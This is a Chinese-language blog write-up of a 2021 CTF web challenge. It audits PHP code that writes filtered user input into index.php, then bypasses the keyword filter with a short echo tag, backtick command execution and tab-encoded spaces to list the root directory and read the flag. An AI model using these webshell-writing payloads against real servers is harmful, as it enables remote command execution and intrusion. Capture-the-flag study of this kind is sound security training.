2021CTF红明谷杯数据安全大赛 write_shell

原创

她叫常玉莹 于 2021-07-30 14:44:35 发布 401 收藏

分类专栏： CTF 文章标签： ctf wp writeup 代码审计 web安全

本文链接：https://blog.csdn.net/qq_45924653/article/details/119247289


```php
<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |_|php|;|~|\\^|\\+|eval|{|}/i",$input)){
        // if(preg_match("/'| |_|=|php/",$input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}

function waf($input){
  if(is_array($input)){
      foreach($input as $key=>$output){
          $input[$key] = waf($output);
      }
  }else{
      $input = check($input);
  }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>
```

直接给一段PHP代码，check函数过滤输入的内容，过滤了很多关键字符。action参数为pwd时打印当前路径，action为upload时data会过滤并写入到index.php中

?action=pwd看下当前路径

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
function check($input){
    if(preg_match("/'| |_|php|;|~|\\^|\\+|eval|{|}/i",$input)){
        // if(preg_match("/'| |_|=|php/",$input)){
        die('hacker!!!');
    }else{
        return $input;
    }
}

function waf($input){
  if(is_array($input)){
      foreach($input as $key=>$output){
          $input[$key] = waf($output);
      }
  }else{
      $input = check($input);
  }
}

$dir = 'sandbox/' . md5($_SERVER['REMOTE_ADDR']) . '/';
if(!file_exists($dir)){
    mkdir($dir);
}
switch($_GET["action"] ?? "") {
    case 'pwd':
        echo $dir;
        break;
    case 'upload':
        $data = $_GET["data"] ?? "";
        waf($data);
        file_put_contents("$dir" . "index.php", $data);
}
?>
```


sandbox/83372dd424decdc5ef72db494eb0076f/

虽然过滤了php字符但可以用php短标签绕过<?=?> 反引号没有过滤可以直接写入执行命令

payload 空格被过滤了用%09代替

```
?action=upload&data=<?=`ls%09/`?>
```

访问index.php可以看到命令执行结果 可疑文件flllllll1112222222lag



bin boot dev etc fllllll1112222222lag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

payload

```
?action=upload&data=<?=`cat%09/fllllll1112222222lag`?>
```

访问index得到flag

flag{5b5372f7–b768–4715–a381–91b0e310be06}